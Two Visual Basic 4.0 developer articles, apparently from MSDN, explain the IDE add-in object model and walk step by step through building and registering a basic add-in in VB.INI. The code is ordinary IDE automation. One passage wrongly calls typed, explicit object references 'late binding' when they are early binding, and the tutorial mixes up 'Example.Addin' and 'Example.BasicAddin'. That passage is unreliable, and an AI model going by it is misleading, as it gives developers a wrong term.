Everyone has read phenomenal predictions regarding what computing will look like in the years to come. Every business in the software industry is pressured to bring increasingly sophisticated programs to completion faster.

In response, Microsoft has equipped the Visual Basic programming system with a variety of high-level services for rapid application development. As the product has evolved, its performance and capabilities have increased dramatically. Microsoft designed Visual Basic as an open design environment for which third-party vendors could produce extensions. Up to now such extensions have appeared in the form of custom controls, including Visual Basic extensions (VBXs), and OLE Controls, both of which are available from many generalized, or application-specific suppliers. Visual Basic enables developers to exploit this technology by providing a platform incorporating diverse components into a homogeneous solution.



Visual Basic Interaction With Add-Ins and Custom Controls

Visual Basic add-ins and other next-generation tools will provide a new direction for extending the product’s capabilities and will enable software developers to create an infrastructure that will profoundly change the way they work. Such tools will "drive" Visual Basic to perform increasingly complex and sophisticated tasks, transforming application development just as macros changed the way spreadsheets are used—but with far greater potential.

What Is An Add-In?

In Visual Basic 4.0, the development environment is exposed as an OLE object that can be easily manipulated by specialized OLE servers called add-ins. They are considered specialized because an OLE server designed as a Visual Basic add-in must have two predefined methods: *ConnectAddIn*, which informs an add-in that Visual Basic is using it, and *DisconnectAddIn* which informs an add-in that Visual Basic is no longer using it. Once it is connected to Visual Basic, an add-in can obtain information about the development environment and manipulate much of that environment.

Any language capable of creating an OLE server can create Visual Basic add-ins. Even better, the add-ins can be created by Visual Basic itself.

Strategic Uses of Add-Ins

Looking back at Visual Basic 1.0, few developers would have predicted the robust and diverse set of add-ins available to complement Visual Basic 4.0. Similarly, developers might find it hard to predict what such capabilities will ultimately mean—but they might enjoy trying. In their simplest use, add-ins can automate development tasks in the same way macros automate spreadsheet tasks. Such automation may materialize in the form of wizards or through an interface designed to suit a specific audience. In more sophisticated implementations, add-ins can provide complete front ends, enabling developers to model systems in any number of ways. Such models can then be used to generate a Visual Basic project and supporting code. The following are a few of the possibilities:

- **Wizards.** Wizards will provide easy-to-use wrappers for automating tasks, from the simple and tedious to the sophisticated and complex.

- **Template Libraries.** Add-ins will create and deliver libraries of Visual Basic-based object templates that in turn can be added to any Visual Basic project to accelerate development. Libraries also will be used to provide complete application frameworks. The *VB AppFramework* (AFW) add-in provides such capabilities. Through it, developers can capture templates from existing objects and use wizards to deliver them to other projects.

- **Style Libraries.** Add-ins will help developers create style libraries in much the same way they help them create object templates. Styles are collections of object properties, which can be captured from existing objects and applied repeatedly to other objects. AFW provides these capabilities as well.

- **Paperless Standards.** Libraries of objects and styles will help to create paperless standards. Up to now, printed guidelines have been used to defined the appearance of a form or the way code is commented. With add-ins, developers will retrieve such information from libraries and add it to their projects, helping to ensure the consistent and rapid use of the standards.

- **Forms Generators.** These add-ins will create forms from scratch or accelerate the process of laying out controls on forms. They also will automatically add custom controls and form templates to projects.

- **CASE Tools.** These tools will enable the graphical modeling of business processes and then will automatically generate code and interfaces. Such tools may present a building-block approach, an outline approach, or any other approach that can be tailored to a specific audience.

- **Data Modeling Tools.** Similar to the CASE tools, this group of add-ins will address a database-specific set of problems. Project frameworks will be generated automatically after modeling them in high-level interfaces provided by the add-in.

- **Source Code Control.** An add-in can be constructed to be informed of changes to a Visual Basic project, such as an addition, a save, or a removal of files. Using such capabilities, source code control systems can provide a much tighter level of integration than was possible before. Microsoft Visual SourceSafe™ will be provided as an add-in to Visual Basic.

- **Expert Systems.** This group of add-ins will provide expert interfaces to Visual Basic projects. They might help developers audit projects by seeking ways to optimize resource usage, enforce code and interface standards, or examine code for preferred algorithms.

The Visual Basic Integrated Development Environment

As noted earlier, the set of objects and events collectively exposed by Visual Basic is known as the Visual Basic Integrated Development Environment, or Visual Basic IDE. This set of objects and events is made available to add-ins through an object library. To use this library, developers should add the reference *Microsoft Visual Basic Development Library* (VBExt16.olb or VBExt32.olb) to Visual Basic using the References dialog under the Tools menu.

The Visual Basic IDE provides four categories of objects and events: AddInMenu objects, ActiveProject objects, ConnectAddIn and DisconnectAddIn events, and FileControl events.

AddInMenu Objects

The AddInMenu objects enable the add-in to create and remove menus and submenus. In Visual Basic, these custom menu items reside directly under the Add-Ins menu.

ActiveProject Objects

The ActiveProject objects provide capabilities for complete interaction with forms and controls. They also provide the capability to add blocks of code to any code window.

ConnectAddIn and DisconnectAddIn Events

The ConnectAddIn and Disconnect AddIn events are required by an OLE server to be recognized by Visual Basic as an add-in. Visual Basic calls these events, respectively, when an add-in is connected or disconnected from a project. These events are used to initialize and terminate the environment provided by the add-in.

FileControl Events

The FileControl events are a set of events that an add-in may optionally expose to Visual Basic. If they are found within a class module, Visual Basic will call them in response to various file activities.

Understanding the Object Model

The Visual Basic IDE exposes itself as a set of objects in a specific hierarchy, structured to be consistent with the organization of other OLE objects, such as the DAO object library. Visual Basic IDE objects come

in two primary types: *collection* and *member*. A collection is an object containing a set of related objects. The objects found within a collection are referred to as members. Objects are manipulated by setting their *properties* and invoking their *methods*.

Every collection object contains the properties *Application*, *Parent*, and *Count* as well as the method *Item*. Some collections may have additional methods. In contrast to the organization of an array, member order within a collection is not guaranteed. For this reason, the preferred method of iteration through a collection is to use the For-Each construct. The properties and methods of member objects vary from object to object.

The following figure shows some of the collection and member objects exposed by the Visual Basic IDE. The hierarchy depicted in the figure would read as follows:

- The Application (Visual Basic) contains an ActiveProject.
- The ActiveProject contains a collection of Components. *There is one Component object for every form, code module, class module, or resource file in the project.*
- The ActiveProject contains an ActiveForm.
- The ActiveForm contains a collection of ControlTemplates. *There is one ControlTemplate object for every control and menu on the form.*
- The ActiveForm contains a collection of Properties. *There is one Property object for every property exposed by the form.*
- Each ControlTemplate contains a collection of Properties. *There is one Property object for every property exposed by a control.*

Some Collection and Member Objects Exposed by Visual Basic

The Object Browser

The object browser lists the properties and methods for each object contained within the library, enabling developers to examine the contents of an object library. Appearing in the form of a dialog, the object

browser is a particularly useful tool. It is easy to access, and the information it reveals comes directly from the object rather than from a text or help file. For this reason, developers can be confident that the information listed corresponds directly to the objects, properties, and methods that are exposed.

Object References

Objects contained within the Visual Basic IDE can be manipulated from within an add-in using object variables. These are variables of the data type "object"—a collective term describing OLE objects in general. Using this "implicit object reference" approach, developers would create variables of general object types, also referred to as "late binding". This is illustrated in the following example:

```
Dim ThisProject As Object

Dim ThisForm As Object

Set ThisProject = VBInstance.ActiveProject

Set ThisForm = ThisProject.ActiveForm
```

Developers also can create a variable of the specific type of object they intend to use. This "explicit object reference" approach, also called "late binding", provides a much more efficient method of referencing objects, because under this method the compiler does not need to resolve the object type before using it. Variables of specific object types would be created as shown:

```
Dim ThisProject As ProjectTemplate

Dim ThisForm As FormTemplate

Set ThisProject = VBInstance.ActiveProject

Set ThisForm = ThisProject.ActiveForm
```

To handle the case in which identically named collections or members reside in different object libraries, developers can preface the object reference with the name of the library in which the object reference resides. For example, an object named Properties is used in the Visual Basic IDE and in the DAO libraries. The following code segment illustrates how to resolve this conflict:

```
Public TheseIDEProperties As VBIDE.Properties

Public TheseDAOProperties As DAO.Properties
```

Developing an Add-In

An add-in is a special kind of OLE server that contains predefined events called by Visual Basic. As part of add-in creation, developers must inform Visual Basic of the add-in by adding entries to the VB.INI file. Developers also must provide an interface, typically a set of menus, for the add-in.

An add-in has the following attributes:

- It is an OLE server with ConnectAddIn and DisconnectAddIn events.
- It provides menus or some other interface when connected.
- If menus are provided, the add-in responds to them through the public, predefined AfterClick event.

Creating a Menu System

The Application object (Visual Basic) provides the capabilities to create and remove menus for add-ins. Each such menu item must be connected to a class object (an instance of a class module) contained within the add-in. A class object referenced in this way must contain the AfterClick event, which will be called when the add-in menu item is clicked.

The add-in must manage its menus, including their creation, or Setup, and removal, or Cleanup, as illustrated by the following:

Setup

1. Declare object variables for menus.
2. Declare object variables for event tokens that connect a menu to a class object.
3. Create menus and submenus.
4. Associate, or connect, menu items to class objects.

Cleanup

1. Disassociate, or disconnect, class objects from menu items.
2. Remove menus and submenus.
3. Destroy object variables.

Connecting to Visual Basic

The Application object (Visual Basic) contains an object named AddInMenu, which is an instance of the Visual Basic Add-Ins menu. AddInMenu contains a MenuItems collection representing all of the entries in the Add-Ins menu. An add-in can create and remove menu items using methods provided by the AddInMenu object. Each menu item that is to perform a task when clicked is connected to a class object contained within the add-in.

The following code segment illustrates how an add-in creates a top-level menu and two submenus:

```
'instances of class modules-----------------------------

Public clsDataWizard As New DataWizard

Public clsOptions As New Options


'reference to the Visual Basic application--------------

Private ThisVBInstance As VBIDE.Application


'primary menu ------------------------------------------

Private ToolMenu As VBIDE.Menu


'sub-menu items-----------------------------------------

Private DataMenuLine As MenuLine

Private OptionsMenuLine As MenuLine


'event tokens-------------------------------------------

Private DataEventToken As Long

Private OptionsEventToken As Long


Public Sub ConnectAddIn(VBInstance As Object)

'store the application object, needed to disconnect--

Set ThisVBInstance = VBInstance


'set up main menu---------------------------------

Set ToolMenu = VBInstance.AddInMenu.MenuItems.AddMenu("&Tools")
```

```
'set up sub-menus-----------------------------------

Set DataMenuLine = ToolMenu.MenuItems.AddMenu("&Data Wizard")

Set OptionsMenuLine = ToolMenu.MenuItems.AddMenu("&Options")



'hook menu items to class objects-------------------

DataEventToken = DataMenuLine.ConnectEvents(clsDataWizard)

OptionsEventToken = OptionsMenuLine.ConnectEvents(clsOptions)

End Sub
```

Each class object must contain the AfterClick event. This event will be called when the menu item in the Visual Basic project is clicked, as illustrated in the following code segment:

```
'this public sub is called when the Options menu item is clicked

Public Sub AfterClick()

frmOption.Show vbModal

End Sub
```

Disconnecting From Visual Basic

When the instance of Visual Basic supplying the Application object is exited, or when the add-in is removed from the add-ins dialog, the add-in will receive a disconnect event. It is within this event that the add-in should disassociate the class objects from the menu items and remove the menus themselves. These activities are illustrated by following code segment:

```
Public Sub DisconnectAddIn(Mode As Integer)

'unhook menu items from class objects----------------

DataMenuLine.DisconnectEvents DataEventToken

OptionsMenuLine.DisconnectEvents OptionsEventToken



'remove sub-menus-----------------------------------
```

```
ToolMenu.MenuItems.Remove DataMenuLine

ToolMenu.MenuItems.Remove OptionsMenuLine



'remove main menu-----------------------------------

ThisVBInstance.AddInMenu.MenuItems.Remove ToolMenu

End Sub
```

Querying the Visual Basic IDE

An add-in can obtain information on Visual Basic by traversing the hierarchy of collection and member objects provided by the Visual Basic IDE. (For more detail on this hierarchy, refer to the Visual Basic documentation.) The Visual Basic IDE provides complete information on forms, controls, and menus, and some information on the components contained within the project. The Visual Basic IDE does not currently provide information about code contained within forms, code modules, or class modules.

As developers traverse the object hierarchy, additional objects—and, ultimately, properties—become available. The hierarchy begins with the Application object that was passed into the add-in during the ConnectAddIn event. The add-in should set a variable of type Object or VBIDE.Application to this incoming object. (For purposes of this discussion, the variable ThisVBInstance is assumed to be that object variable.) The add-in can then create a fully qualified reference to any particular object and for convenience can set intermediate objects along the way.

```
Dim ThisActiveForm As FormTemplate

Dim TheseControls As ControlTemplates
```

The following are fully qualified object references to the controls on a form:

```
Set TheseControls =
ThisVBInstance.ActiveProject.ActiveForm.ControlTemplates
```

The following is the same reference using an intermediate object:

```
Set ThisActiveForm = ThisVBInstance.ActiveProject.ActiveForm

Set TheseControls = ThisActiveForm.ControlTemplates
```

The following table summarizes how Visual Basic IDE objects are used to perform various tasks and obtain information about the project. (Please note that object references have been shortened from the full reference that is actually required.)

Task Uses Object Gets Object or Value

Get the active form ActiveProject.ActiveForm FormTemplate

Get the active component ActiveProject.SelectedComponents.Item(0) Component

Get the selected controls ActiveForm.SelectedControlTemplates ControlTemplates *collection*

Get all controls ActiveForm.ControlTemplates ControlTemplates *collection*

Get all menus ActiveForm.ControlTemplates ControlTemplate of ClassName: Menu

Get all properties of a control ControlTemplate.Properties Properties *collection*

Get the name of a control ControlTemplate.Properties.Item("Name") The value of the property: Name

Get the background color of a form ActiveForm.Properties.Item("BackColor") The value of the property: BackColor

> For many tasks an add-in will be required to iterate through a collection. For example, for information on all the menus on a form, the add-in will need to examine the ControlTemplates collection. (Note that a menu cannot be a member of the SelectedControlTemplates collection because it cannot be selected at design time.) The preferred method for these iterations is the For-Each construct. The following code segment, which receives as its argument the active form in the project, illustrates how the menus would be located:

```
Public Function CountMenus(ThisForm As FormTemplate) As Integer

Dim InstanceControl As ControlTemplate

Dim TheseControls As ControlTemplates

Dim MenuCount As Integer


Set TheseControls = ThisForm.ControlTemplates

For Each InstanceControl In TheseControls

If (InstanceControl.ClassName = "Menu") Then

MenuCount = MenuCount + 1

End If
```

```
Next

CountMenus = MenuCount

End Function
```

Manipulating the Visual Basic IDE

Methods and properties can manipulate a Visual Basic project and objects within the project. As with the query process, an add-in must traverse the object hierarchy and obtain an object with which to work. In this regard, working with Visual Basic IDE objects is like working with a Visual Basic project, as illustrated in the following:

- Within Visual Basic, files are added to a project using the File+Add File menu item. Within the Visual Basic IDE, files are added to the ActiveProject object using the AddFile method.

- Within Visual Basic, controls are added to a form by dragging them off the toolbar. Within the Visual Basic IDE, controls are added to a ControlTemplates collection using the Add method.

- Within Visual Basic, a property is set by changing its value in the Properties window. With the Visual Basic IDE, a property is set by changing the value of a Property object.

The following table outlines the ways that developers can manipulate a Visual Basic project using the Visual Basic IDE. (Please note that object references have been shortened from the full reference that is actually required.)

Task Uses Object Method or Property

Add a file to the project ProjectTemplate AddFile

Create a new form ProjectTemplate AddFormTemplate

Add a control to a form FormTemplate.ControlTemplates Add

Add a menu to a form FormTemplate AddMenuTemplate

Change the property of a control ControlTemplate.Properties Item("*PropertyName*") = value (*PropertyName* is the name of the property to change)

Place a control in a new container ControlTemplate Container = *NewContainer (NewContainer is a valid container object of type ControlTemplate, or FormTemplate)*

OLE Architectures and Standardization

An add-in is a specialized OLE server that exposes some predefined events. Visual Basic compiles a project

as an OLE server by changing the StartMode option found in the Project property sheet of the Options dialog. Although Visual Basic does not require that any particular methods or properties be contained within the class objects provided by the add-in, OLE guidelines recommend that all OLE servers conform to certain standards. These standards suggest common properties and classes that servers should expose. Discussions of these standards can be found in such references as "OLE 2 Programmers Reference," and "Inside OLE 2."

Valor Whisler
President, Semiotix Systems

Valor Whisler is president of Semiotix Systems, a Colorado corporation in the business of developing engineering tools for Visual Basic. Semiotix is the publisher of VB AppFramework, an add-in that acts as a repository for Visual Basic code and object templates and styles. Whisler subscribes to the theory that OLE will provide the platform for the creation of extremely sophisticated and complex applications by supporting the assembly of commercial and custom component objects.

As Whisler relates the story, after seeing Visual Basic for the first time a couple of years ago, a colleague lamented that the days of the programmer were over and the days of the "application designer" were just beginning. His point was well taken: Tools such as Visual Basic add-ins will take the software industry a step closer to this prediction.

Artículo extraído de MSDN, para más información sobre Microsoft Developer Network:
http://www.microsoft.com/msdn/

SEPTEMBER, 1996

Creating a basic Add-In for the Visual Basic 4.0 IDE

By Mark Alan Pruitt

One of the aspects of Visual Basic 4.0 that intrigued me right from the start was its extensibility via the Add-In model. I looked at the examples, read some articles... and got very confused. (Go ahead, all of you who figured out these things in a snap, laugh and point all you want!) What I wanted to find was a simple, step-by-step procedure that would walk me through creating an Add-In and explain why I was doing what I was doing. I was pretty sure that once I made one work, and understood why it was working, I could leverage that into whatever other Add-In tickled my fancy. And so far that's been correct.

What I hope to do here is provide you with that step-by-step tour through the creation of a basic Add-In framework, hoping to save you some of the grumbling, head-scratching and un-maidenly language that I went through. Along the way I'll sprinkle in some plain old good advice on coding. This framework can be used as a template for building any later Add-Ins you might dream up, but the project we're going to build here will only show a form with one button on it (to get rid of the form when we're tired of looking at it).

Please note that much of the code here came from two sources:

- The Microsoft Knowledge Base article Q141932, ***How to Create a Basic Add-In Using Visual Basic 4.0***.
- An article in MSDN by Kenneth Lassesen, ***Building Add-Ins for Visual Basic 4.0***.

I would *strongly* suggest that you look up both of these articles and study them, especially Ken's, for the additional Add-Ins wisdom they contain. Also read the various online help topics on the subject that come with VB.

Step One

First thing to do, I suppose, is to fire up Visual Basic. This will open a new project with the default Form1. You can create Add-Ins that never use a form, so at another time you might want to delete Form1 from the project, but for the purposes of this demo leave Form1 alone. We'll get back to it later.

Now that you've got the IDE up on screen we want to set a reference to it so that the objects it exposes will be available to our Add-In.

Go to the Tools menu and click on **References.** Scroll down the list until you find the entry that says **Microsoft Visual Basic 4.0 Development Environment.** If there's no X in the checkbox next to it click on the checkbox. Now that the X is there, click the **OK** button.

Step Two

Go to the **Insert** menu and click on **Class Module.** You'll get a the default code window for a Class Module. Now bring up the properties window. A class module has three properties; **Instancing, Name and Public.** By default they are set to **0 - Not Creatable, Class1** and **False** respectively. We'll need to change these, so let's just start at the top.

Change the **Instancing** property to **2 - Creatable MultiUse.** It is a requirement of Add-Ins that they be creatable. You can set it to**1 - Creatable SingleUse,** but that would only allow a single instance of VB to use your Add-In.

With **2 - Creatable MultiUse** you can have multiple instances of your Add-In running concurrently if you find it necessary.

Change the **Name** property to **BasicAddin.** With your later Add-Ins you can name this whatever you want of course, but follow these tips when you do:

- Keep the name short and descriptive. This name will be used in VB.INI to refer to your Add-In and will be the class name that VB uses to access the three methods we'll be adding in later.
- The naming convention here is not to put a three letter identifier in front of the name (like mod is tacked to the front of a code module name, or **frm** to the front of a form module name).

Change the **Public** property to **True.** This is another requirement for an Add-In. It needs to be Public so that the VBIDE can access its methods.

We'll be coming back later and adding code to the class module.

Step Three

Go back to the **Insert** menu, this time click on **Module.** It has only one property, **Name,** which is set by default to **Module1**. Bring up the properties window and change this to **modExample.** Again, with your later Add-Ins you can name this whatever you choose, just remember that this will be the main code module for your Add-In. I make it a point to always name my main code module the same as my overall project name. So if I was making a project called MyApp the main code module in it would be called modMyApp (and the executable would be MyApp.exe). This is certainly not a hard and fast rule, but it does help to keep things clearer.

Step Four

Let's take a couple of minutes here to finish up with Form1. There's not a lot to do with it in this example but for your later ones you can get as fancy as you think you need to be.

If Form1 is not on your screen so that you can click on it to select it, go to the Project window, highlight Form1 and click on the **View Form** button.

Use your toolbox to put a command button on the form. You can leave it named to its default of Command1. Double-click the command button to bring up its code window. You should be in the procedure named **Private Sub Command1_Click().**

- Type in:
  - Unload Me

That's it for Form1. You can close it and its code window.

Step Five

Now we'll add the required code to **modExample.** Highlight it in the Project window and click on the **View Code** button. You should be in the General, Declarations section of the module and the window should just say **Option Explicit.**

If it doesn't say Option Explicit you should go to the **Tools** Menu and click on **Options.** This brings up a tabbed dialog. You should be on the **Environment** tab. In the lower right corner click the checkbox next to **Require Variable Declaration** so that it's checked.

None of that last is required for Add-Ins. But it will save you hours of debugging by not allowing you to use a variable name that you haven't explicitly declared with a DIM statement. There's nothing more aggravating than setting the array variable strUserName() at some point in the code and then have a loop that's trying to fill the array called strUserNames(). Don't laugh. It happened to me and I spent a lot of time trying to figger out why the dad-blamed array didn't fill up while the code read through my database. If I'd been using Option Explicit the first time I tried to run it VB would have stopped, highlighted strUserNames() and told me that it

didn't recognize this array. Make it a liferule that you have all your projects set to Option Explicit. Just leaving the checkbox checked will do it. But I digress.

The major reason for modExample's existence is to determine whether the Add-In has been registered in the VB.INI file and, if not, write the necessary entry to VB.INI.

VB.INI is where VB keeps track of (amongst other things) the Add-Ins to the VBIDE. To read from and write to it we're going to use some API calls, two for 32-bit and two more for 16-bit. We'll put the declares for them inside a conditional compile statement, so that if you're targeting your Add-In for the 16-bit platform those declares will get compiled in and the 32-bit ones will get used if you're targeting the 32-bit platform.

Note that due to the nature of HTML the long declare statements are going to appear on several lines. In your code you need to enter each declare statement in a single line. I'm going to put a paragraph break between each declare for readability's sake, but this isn't necessary in your code.

Type this (or copy and paste) into your code window:

```
#If Win16 Then

Declare Function WritePrivateProfileString Lib "KERNEL" (ByVal AppName As String,
ByVal KeyName As String, ByVal keydefault As String, ByVal FileName As String) As
Integer

Declare Function GetPrivateProfileString Lib "KERNEL" (ByVal AppName As String, ByVal
KeyName As String, ByVal keydefault As String, ByVal ReturnString As String, ByVal
NumBytes As Integer, ByVal FileName As String) As Integer

#ElseIf Win32 Then

Declare Function WritePrivateProfileString Lib "KERNEL32" Alias
"WritePrivateProfileStringA" (ByVal AppName As String, ByVal KeyName As String, ByVal
keydefault As String, ByVal FileName As String) As Long

    Declare Function GetPrivateProfileString Lib "KERNEL32" Alias
"GetPrivateProfileStringA" (ByVal AppName As String, ByVal KeyName As String, ByVal
keydefault As String, ByVal ReturnString As String, ByVal NumBytes As Long, ByVal
FileName As String) As Long

#End If
```

That takes care of all the declares.

Next we'll add a Sub Main() and put the required code there. Type in...

```
Sub Main
```

... and hit the **Enter** key. This creates a sub in **modExample** called **Main** and puts it in the code window. Type (or copy and paste) this code into the window (comments and all) between the **Sub Main() and End Sub** lines:

```
Dim Ret As Variant
Dim RetStr As String
Const BufSize = 255

#If Win16 Then
    Const Section = "Add-Ins16"
#ElseIf Win32 Then
    Const Section = "Add-Ins32"
#End If

'Check to see if the entry is already in the Vb.ini file. Add if not
RetStr = Space(BufSize)
```

```
Ret = GetPrivateProfileString(Section, "Example.BasicAddin", "NotFound", RetStr,
BufSize, "VB.INI")
RetStr = Left(RetStr, Ret)
If RetStr = "NotFound" Then
    WritePrivateProfileString Section, "Example.BasicAddin", "0", "VB.INI"
End If
```

I'm going to break down the above code, more or less line by line.

The first three lines Dim some necessary variables. **Ret** is the number that the API call is going to return to you. It will either be an **Integer**or a **Long**, depending on if you compile for the 16- or 32-bit platform. Since it has to be able to accept either value, it is Dim'd as a **Variant**. It holds the length of the string that the API call returns.

RetStr is the variable to hold the API's returned string. It will be used to determine whether the entry for your Add-In is already in VB.INI.

The constant **BufSize** is just to set the size of the buffer to pass the string back into. The API is written in C++ and C++ likes to have an explicitly declared buffer to pass strings back to (don't worry overmuch why this is so… just humor C++ and do it!).

You see we have another conditional compile statement next, deciding between the 16- and 32-bit API calls. It just sets the constant **Section** to either **Add-Ins16** or **Add-Ins32**. These are the names of the two sections in VB.INI that are used to track settings for Add-Ins.

The next line sets **RetStr** to a string of 255 spaces, ready to receive the return from the API call. The next line makes the actual API call. It is one of only three places in **Sub Main()** as it's written here where you'll need to make any changes for future Add-Ins. For that reason we're going to pay a bit more attention to it. To repeat, the call looks like this:

```
Ret = GetPrivateProfileString(Section, "Example.BasicAddin", "NotFound", RetStr,
BufSize, "VB.INI")
```

We're going to pay more attention to the parameters (all that stuff in the parentheses) than to the rest of the call. There are six params being passed.

The first, Section, just tells VB what section of the VB.INI file to look in. You'll remember we set this with the conditional compile statement a couple lines ago. The section of the VB.INI file that handles 32-bit Add-Ins looks like this:

```
[Add-Ins32]
VBCP.VBCPClass=1
DataFormDesigner.DFDClass=1
MsgBoxMaker.MBMClass=0
Example.BasicAddin=0
```

You'll notice that **Example.BasicAddin** is in there… this is the next param we pass. We'll go back in a few minutes and explain why the Example part is there. For now, you'll note that the top line of the little piece I've included here is **[Add-Ins32]**. It's no coincidence that this is what our conditional compile statement sets the **Section** constant to if it's aimed at the 32-bit environment. The square brackets around Add-Ins32 tells VB (well… Windows for that matter) that this is a section header and all of the things between it and the next thing surrounded by square brackets (or the end of the file) are part of that section.

Example.BasicAddin is a keystring. The format for sections of INI files (and the registry, pretty much) is:

```
[Section Header]
keystring=keyvalue
```

It's the keyvalues that you want to write, read, etc. in order to use either INI's or the registry. (As a quick aside… why the heck MS decided to make VB4.0 write to an INI file here instead of putting that all in the registry is simply beyond me. Maybe it's because there's also a 16-bit version and 16-bit versions of Windows are pretty

much clueless about registries. In any event, when at all possible for your programs for Win95 or WinNT you should use the registry instead of a private INI file.)

Example.Addin (or rather, the param space that it's in) is the only thing in the API call that you need to change from the code I've presented you when you make another Add-In. The very next Add-In I wrote after figuring out the **Example.Addin** was my Message Box Maker. You'll note that right above **Example.Addin** is **MsgBoxMaker.MBMClass**. Both entries are a combination of the Project Name and the Class Module Name for a given Add-In.

So... now let's go back to your running instance of VB (and it's about time, eh?). This should probably be Step Six... but we still have a bit of work to do in Step Five so we'll compromise here and call it:

Step Five-A

Click on **Tools**. Choose **Options**.

This will bring up a tabbed dialog with four tabs, **Environment, Project, Editor** and **Advanced**. We saw this a little bit ago when you set the Option Explicit on the Environment tab. Click on the **Project** tab. In the dropdown list called **Startup Form**, choose **Sub Main**. This will let Windows know that the first thing it needs to do when calling your Add-In (or any other VB program for that matter) is to run the code in Sub Main. A VB project can only have one Sub Main, no matter how many code modules, class modules, form modules, etc. that it possesses.

Next, enter a name in the **Project Name** textbox. As I pointed out a moment ago, it's the combination of this and your Class Module Name that go into the VB.INI to tell the VBIDE just what the heck it's supposed to run when you click on the entry in the Add-Ins menu. We're calling this project **Example**, so that's what you should type in there.

Now look at the frame called **StartMode**. It has two radio buttons, **StandAlone** and **OLE Server**. Click on the **OLE Server** one, because that's what we're writing here, an OLE server. (Gee... just like the big boys!)

Note that all of this (entering the **Project Name**, setting the **Startup Form** to **Sub Main** and setting the **StartMode** to **OLE Server**) are required for Add-Ins. Just do it this way every time.

Now click on the **Advanced** tab. Find the frame named **Error Trapping** and click on the radio button next to **Break in Class Module**. This, too, is required for Add-Ins.

Go ahead and click on the OK button. We're done here. Now it's about time to save. Save this project (in whatever folder blows your hair back). Make sure that when asked for a project name (the filename.vbp file) you tell it Example.

Back to Step Five

When we last left our intrepid coder, he or she was being led through the code in **Sub Main** and had just finished talking about the second param in the call to the GetPrivateProfileString API **"Example.Addin"** when they had been led off on a long digression.

The next parameter passed is **"NotFound"**. This is simply the default string that GetPrivateProfileString will pass back to RetStr if the requested section is not found in the VB.INI file.

Now **RetStr** and **BufSize** are passed to the API call. Remember, C++ likes to have these things set out neat for it, so just humor it and don't change these params.

Lastly you pass it **"VB.INI"** which, oddly enough, tells the Windows API that **VB.INI** is the file it should be looking at for all the rest of the stuff. Don't change this either.

The next line:

```
RetStr = Left(RetStr, Ret)
```

This simply takes the **RetStr** that the GetPrivateProfileString API call has set, and trims off all of the spaces to the right of the actual number of returned characters (set by the GetPrivateProfileString API call in **Ret**).

At last we get to the juicy parts! The If/Then branch...

```
If RetStr = "NotFound" Then
    WritePrivateProfileString Section, "Example.BasicAddin", "0", "VB.INI"
End If
```

...says: "If you can't find an entry in VB.INI under **Section** (either Add-Ins16 or Add-Ins32) who's **keyname** is **Example.BasicAddin** then you need to write the info to the VB.INI file".

The WritePrivateProfileString API call contains the other two things that you can change for future Add-Ins.

Leave **Section** alone.

Example.BasicAddin (just like in the call to GetPrivateProfileString) should be changed to the ProjectName.ClassModuleName of your particular project.

The next param, **"0"**, can either be a 0 or a 1. It's the last of the three things you should change in Sub Main (as it is written here) for your other Add-In projects.

If you set this to "0", it will just add a reference to your Add-In to the Add-In Manager (found on the Add-Ins menu, of course). This means that in order for the Add-In to appear on the Add-Ins menu the user will have to fire up the Add-Ins Manager and check the checkbox next to Example.BasicAddin. Once the checkbox has been checked, the Add-In will show up on the Add-Ins menu until the box is unchecked. Essentially, setting it to **"0"** says: "I'm available but won't be loaded until you ask".

If you set this to **"1"** it says: "Every time you fire up VB I'm going to load this Add-In".

Lastly, you pass the WritePrivateProfileString the name of the file it should be writing to. In this case it's **"VB.INI"** and you should leave this part of the call alone as well.

At last we're through with **modExample**. Close it down (don't forget to save here!) and let's move on to...

Step Six

Here we'll put in the last code needed to make this Add-In go. Go to the **Projects** window, highlight **BasicAddin.cls** and click on the **View Code** button.

You should be in the General, Declarations section of BasicAddin. Type in these three lines:

```
Private ThisInstance As VBIDE.Application
Private AddInMenuLine As VBIDE.MenuLine
Private hMenuLine As Long
```

The first one just declares a variable that will hold the ID of the instance of Visual Basic your Add-In is being called from.

The second one sets up a variable to pass stuff along to the Add-Ins menu through.
The last one keeps track of the added menu lines via an index number.
All are declared Private because they are only available to methods in your Class Module.

Now type in:

```
Public Sub AfterClick
```

...and hit the **Enter** key. This creates **Public Sub AfterClick()**. The code that goes in here is what will happen when the user clicks on the entry in the Add-Ins menu for your Add-In.

For our example simply type...

```
Form1.Show
```

...which will load and show our simple little form with the one button on it.

It is a **Public Sub** so that the VBIDE can see it, call it and act on it.

Go back to the General, Declarations section. Type in...

```
Public Sub ConnectAddIn
```

...and hit the **Enter** key.

This creates **Public Sub ConnectAddIn()**. Put your cursor between the parentheses and type in:

```
VBInstance As Object
```

This is what the VBIDE will pass to your ConnectAddIn method, ID'ing the instance of the VBIDE that is currently running.

Between the **Public Sub ConnectAddIn(VBInstance As Object)** and the **End Sub** line type in:

```
Set ThisInstance = VBInstance
Set AddInMenuLine = ThisInstance.AddInMenu.MenuItems.Add("Basic Add-In")
hMenuLine = AddInMenuLine.ConnectEvents(Me)
```

The first line tells VB that you want to refer to the currently running instance of Visual Basic.

The next line tells it to put the words Basic Add-In on the Add-Ins menu.

The last line just gives a "handler number" to the menu line so that VB knows which code to fire up (the proper Sub AfterClick code) when you click on that menu line.

Let's Test It!

Go ahead and save your project again.

Now, run the project. You won't see anything yet (except the Debug window). That's alright, it's what it's supposed to do. Minimize this copy of Visual Basic (or your screen will get really crowded).

Launch another copy of Visual Basic. Click on the **Add-Ins** menu and then the **Add-In Manager** menu line.

You should have an entry in there that says **Basic Add-In** with an empty checkbox to the left of it. Click the checkbox so the X appears and then choose the **OK** button.

Now, click on the **Add-Ins** menu again. Down towards the bottom should be the **Basic Add-In** entry. Click that.

Voila'! If you've followed all of the steps carefully you'll see Form1 (with its one command button) appear on your screen. When you get tired of all that enraptured staring at it you can click the command button and it will go away.

Where do I go from here?

OK. I admit, while it's pretty exciting to see something you've written appear right there on the VB IDE menu, the Basic Add-In itself is not very thrilling. But that's just the framework. Once you know how to make your Add-In callable from VB, you can do most anything you want with it.

For instance... you only have the one form in this one and pretty much no code for it. But you can do the project like you'd do any other VB project, adding in code modules, other forms, etc. as needed.

Study the VBIDE object. There are a lot of other functions that can be done with it. You can add and remove files from your VB project. You can add, remove and alter the position and other properties of controls on a given form.

If you're completely at a loss as to what to do with this... next article we'll look further into the VBIDE and create an Add-In that creates Add-Ins! Or, at least, the automates the creation of the framework for an Add-In project and then turns you loose from there.

Please feel free to contact me with questions, comments, etc. at: **m.a.pruitt@pobox.com**

